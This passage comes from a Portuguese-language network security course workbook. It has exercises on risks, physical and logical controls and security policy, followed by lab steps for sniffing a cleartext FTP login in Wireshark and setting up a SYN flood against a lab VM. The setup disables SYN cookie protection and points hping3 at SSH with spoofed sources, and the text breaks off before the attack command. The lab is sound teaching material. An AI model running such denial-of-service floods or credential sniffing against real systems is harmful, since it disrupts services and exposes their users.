- <http://www.sans.org/newsletters/>
- <https://www.us-cert.gov/ mailing-lists-and-feeds>
- <http://seclists.org/>

Você é capaz de dizer em poucas palavras a diferença entre as listas assinadas, principalmente no foco de abordagem?

3. O Cert.br disponibiliza uma cartilha com informações sobre segurança na internet através do link <https://cartilha.cert.br/>. Acesse o fascículo *Segurança na internet*. Você consegue listar quais são os riscos a que estamos expostos com o uso da internet, e como podemos nos prevenir?

4. Veja os vídeos educativos sobre segurança do NIC.BR em <http://antispam.br/videos/>. Em seguida, pesquise na Internet e indique um exemplo relevante de cada categoria:

- Vírus
- Worms
- Cavalos de troia (*trojan horses*)
- Spyware
- Bot
- Engenharia social
- *Phishing*

5. O site <http://www.antispam.br/admin/porta25/> apresenta um conjunto de políticas e padrões chamados de *Gerência de Porta 25*, que podem ser utilizados em redes de usuários finais ou de caráter residencial para:

- Mitigar o abuso de proxies abertos e máquinas infectadas para o envio de spam.
- Aumentar a rastreabilidade de fraudadores e spammers.

Estude no que consiste e quais são os benefícios da gerência da porta 25, e responda: sua instituição tem políticas de mitigação para os riscos apresentados? Quais seriam boas medidas operacionais para detectar e solucionar problemas relacionados à porta 25?

2) Segurança física e lógica

1. Delineie, de forma sucinta, qual seria seu plano de segurança para uma empresa em cada um dos tópicos abaixo:
 - Contenção de catástrofes.
 - Proteção das informações (backup).
 - Controle de acesso.
 - Garantia de fornecimento de energia.
 - Redundância.
2. Quantos níveis de segurança possui a rede da sua instituição? Quais são? Faça um desenho da topologia da solução.
3. Cite 5 controles que podemos utilizar para aumentar a segurança física de um ambiente.
4. Cite 5 controles que podemos utilizar para aumentar a segurança lógica de um ambiente.
5. Informe em cada círculo dos diagramas seguintes o equipamento correto para a rede, através dos números indicados a seguir, que proporcione um nível de segurança satisfatório. Justifique suas respostas.
 1. IDS
 2. Modem
 3. Firewall
 4. Proxy
 5. Switch
 6. Roteador




Figura 12: Segurança lógica: Topologia 1




Figura 13: Segurança lógica: Topologia 2




Figura 14: Segurança lógica: Topologia 3

3) Exercitando os fundamentos de segurança

1. Como vimos, o conceito de segurança mais básico apresentado consiste no CID (Confidencialidade, Integridade e Disponibilidade). Apresente três exemplos de quebra de segurança em cada um desses componentes, como por exemplo:
 - Planilha Excel corrompida.
 - Acesso não autorizado aos e-mails de uma conta de correio eletrônico.
 - Queda de um servidor web por conta de uma falha de energia elétrica.
2. Associe cada um dos eventos abaixo a uma estratégia de segurança definida na parte teórica.
 - Utilizar um servidor web Linux e outro Windows 2016 Server para servir um mesmo conteúdo, utilizando alguma técnica para redirecionar o tráfego para os dois servidores.
 - Utilizar uma interface gráfica simplificada para configurar uma solução de segurança.
 - Configurar todos os acessos externos de modo que passem por um ponto único.
 - Um sistema de segurança em que caso falte energia elétrica, todos os acessos que passam por ele são bloqueados.
 - Configurar um sistema para só ser acessível através de redes confiáveis, para solicitar uma senha de acesso e em seguida verificar se o sistema de origem possui antivírus instalado.
 - Configurar as permissões de um servidor web para apenas ler arquivos da pasta onde estão as páginas HTML, sem nenhuma permissão de execução ou gravação em qualquer arquivo do sistema.

4) Normas e políticas de segurança

1. Acesse o site do DSIC em <http://dsic.planalto.gov.br/assuntos/editoria-c/instrucoes-normativas> e leia a Instrução Normativa GSI/PR nº 1, de 13 de junho de 2008 e as normas complementares indicadas. Elas são um bom ponto de partida para a criação de uma Política de Segurança, de uma Equipe de Tratamento de Incidentes de Segurança, de um Plano de Continuidade de Negócios e para a implementação da Gestão de Riscos de Segurança da Informação.

2. Leia o texto da Política de Segurança da Informação da Secretaria de Direitos Humanos da Presidência da República, de 2012 (disponível na seção *Links Úteis e Leituras Recomendadas* do AVA, pasta *PoSIC*), e procure identificar os principais pontos na estruturação de uma PoSIC. Faça uma crítica construtiva do documento com vistas a identificar as principais dificuldades encontradas na elaboração de uma PoSIC.

Sessão 3: Enumeração básica e busca por vulnerabilidades



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Controles de informática

1. Uma avaliação (*assessment*) de segurança da informação de uma organização é a medição da postura de segurança de um sistema ou organização frente a ameaças. Essas avaliações são baseadas em análise de riscos, por seu foco em vulnerabilidades e impacto. A ideia é fazer uma análise dos três métodos que, combinados, avaliam os processos de Tecnologia, Pessoas e Processos com respeito à segurança.

Leia o documento de escopo para avaliação de segurança da SANS, em <https://www.sans.org/reading-room/whitepapers/awareness/scoping-security-assessments-project-management-approach-33673>, e responda: sua organização possui controles e políticas sobre a segurança da informação? Quais aspectos poderiam ser melhorados, com base no exposto pelo documento de escopo acima?

2. Quais portas e serviços estão acessíveis na sua máquina? Faça a auditoria em <http://www.whatsmyip.org/port-scanner/>. Faça um *scan* para portas de servidores e aplicações e descreva as que estão abertas em seu computador, assim como seus serviços.
3. Teste os servidores de DNS e de correio eletrônico de sua instituição, fazendo a auditoria em <https://mxtoolbox.com/dnscheck.aspx> e <http://dnscheck.pingdom.com/>. Você encontrou alguma vulnerabilidade conhecida?

2) Serviços e ameaças

1. Verifique as seguintes listas de portas:
 - Top 10 portas mais atacadas: <https://isc.sans.edu/top10.html>
 - Ataque: <http://www.portalchapeco.com.br/~jackson/portas.htm>
 - Aplicações especiais: http://www.practicallynetworked.com/sharing/app_port_list.htm
 - Arquivo **services** no Windows: `C:\windows\system32\drivers\etc\services`
 - Arquivo **services** no Linux: `/etc/services`

De posse dessas informações, você consegue informar as portas mais vulneráveis? Explique.

2. Baixe o programa Spybot—Search & Destroy no link <https://www.safer-networking.org/mirrors27/>. Instale-o e verifique se algum *malware* é detectado no sistema.
3. O HijackThis é um programa que auxilia o usuário a eliminar uma grande quantidade de *malware* conhecidos. Apesar de ser uma ferramenta poderosa, não tem a automatização de ferramentas como o Spybot, exigindo conhecimento mais avançado por parte do usuário. Faça o download do programa no link <https://github.com/dragokas/hijackthis>.

Primeiro, vamos fazer um *scan* e analisar o log, que contém várias informações relevantes sobre o computador, como página inicial do navegador, servidores DNS em uso e processos executados na inicialização do sistema. Para fazer isso, clique no botão *Do a system scan and save a logfile*. Você deve obter um *scan* como o exibido abaixo:




Figura 15: Scan do HijackThis

Se quiser corrigir elementos que foram identificados como perigosos, rode o programa novamente com a opção *Do a system scan only*. Em seguida, marque as entradas desejadas e depois clique em *Fix checked*. Tenha cuidado, pois as entradas identificadas pelo HijackThis não são necessariamente nocivas e devem ser estudadas individualmente pelo analista de segurança. Você constatou algum tipo de arquivo malicioso encontrado pela ferramenta?

Sessão 4: Explorando vulnerabilidades em redes

1) Transferindo arquivos da máquina física para as VMs



Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices > Shared Folders > Shared Folder Settings...* .
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other...* . Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




Figura 16: Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.




Figura 17: Visualização de pasta compartilhada no Virtualbox

5. Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Se desejar, repita o procedimento para a máquina *WinClient-G*.

2) Sniffers para captura de dados



Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (<https://www.microsoft.com/en-US/download/details.aspx?id=40784>), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.


Em seguida, faça o download do Wireshark (versão 32-bit) em <https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe> e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

1. Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
2. No campo *Apply a display filter*, digite **ftp** e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br`.
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456`.



```
C:\Users\Administrator>ftp linorg.usp.br
Connected to linorg.usp.br.
220 ProFTPD 1.3.5b Server (Linorg) [::ffff:10.0.72.40]
User (linorg.usp.br:(none)): aluno
331 Password required for aluno
Password:
530 Login incorrect.
Login failed.
ftp>
```

Figura 18: Envio de usuário/senha por FTP

5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

Na imagem abaixo podemos confirmar que, de fato, o usuário e senha são passados em claro pela rede. Mais além, pode-se identificar o *banner* do serviço (ProFTPD 1.3.5b).




Figura 19: Captura de sessão FTP no Wireshark

3) Ataque SYN flood



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.

```
# hostname
FWGW1-A

# cat /proc/sys/net/ipv4/tcp_syncookies
1

# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o **tcpdump** e monitore os pacotes vindos da DMZ, através da interface **eth1**.

```
# apt-get install tcpdump

(...)

# tcpdump ip -i eth1 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Note que o filtro acima exclui pacotes IPv6 e pacotes vindos da máquina física (que também encontra-se conectada à rede *host-only*, com o endereço 172.16.1.254), para não atrapalhar o processo de análise.

3. Na máquina *KaliLinux-G*, como usuário **root**, use o **hping3** para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.

```
# hostname
kali

